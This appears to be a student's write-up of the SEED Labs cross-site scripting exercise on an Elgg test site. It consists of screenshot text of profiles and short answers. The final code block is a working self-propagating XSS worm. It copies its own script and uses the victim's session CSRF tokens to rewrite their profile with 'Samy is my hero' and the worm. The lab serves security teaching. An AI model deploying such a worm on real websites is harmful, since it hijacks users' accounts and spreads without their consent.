

SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Samy
About me
Friends
Remove friend
Send a message
Report user
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search



Question : Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.


We need line one so that samy's profile does not display the message. As this condition is removed the samy's profile also has "Samy is my hero". We can observe this from the give screenshots.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy/edit
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Edit profile
Display name
Samy
About me
Public
Brief description
Location
Interests
Samy
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Add widgets
Samy
About me
Samy is my hero
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg


Task 6


To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. We do this by DOM approach. Here we use the DOM api's. We need to add this code to samy's profiles about me. We login into alice and go to samy's profile. And again go back to alice's profile. It displays samy is my hero.
Further we login into boby and view boby's profile it is blank. From here we view alice's profile and go back to viewing boby's profile. We can see that boby's profile is changed to Samy is my hero. And hence we have achieved the task.






SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Alice : XSS Lab Site - Mozilla Firefox
Alice : XSS Lab Site
www.xsslabelgg.com/profile/alice
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Your profile was successfully saved.
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Alice
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search
ENG
IN
21:54
10-04-2020


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Samy : XSS Lab Site - Mozilla Firefox
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Samy
About me
Samy is my hero
Friends
Remove friend
Send a message
Report user
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search
ENG
IN
21:54
10-04-2020


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Alice : XSS Lab Site - Mozilla Firefox
Alice : XSS Lab Site
www.xsslabelgg.com/profile/alice
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Alice
About me
Samy is my hero
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
Boby : XSS Lab Site - Mozilla Firefox
Boby : XSS Lab Site
www.xsslabelgg.com/profile/boby
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Add widgets
Boby
Friends
No friends yet.
Edit profile
Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Powered by Elgg
Type here to search








```
<script id=worm>
window.onload = function(){
var userName=elgg.session.user.name;
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
```

```
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
alert(elgg.security.token.__elgg_ts+" _ " +elgg.security.token.__elgg_ts);
var desc ="&description=Samy is my hero "+ wormCode+" &accesslevel[description]=2";
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content= token + ts + userName + desc + guid; //FILL IN
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```

